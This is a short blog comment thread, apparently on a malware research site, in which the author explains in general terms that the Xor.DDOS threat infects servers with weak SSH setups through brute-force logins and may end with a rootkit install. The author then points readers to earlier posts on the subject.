
Reply

Replies

unixfreaxjp September 24, 2015 at 7:14 AM

This particular threat is infecting via ssh brute login and aim for servers with weak ssh setup. No social engineering but once you get infected by this malware and the remote attacker can make several effort to gain root, if succeeded they usually install rootkit to own the box and do more evil.
Please search for keyword "Xor.DDOS" in this blog's search (right upper menu) box for previous posts that will explain you more details in overall infection process.

Reply

Enter your comment...

Comment as: ggyy (Google) Sign out

Publish Preview Notify me

Home Older Post

Subscribe to: Post Comments (Atom)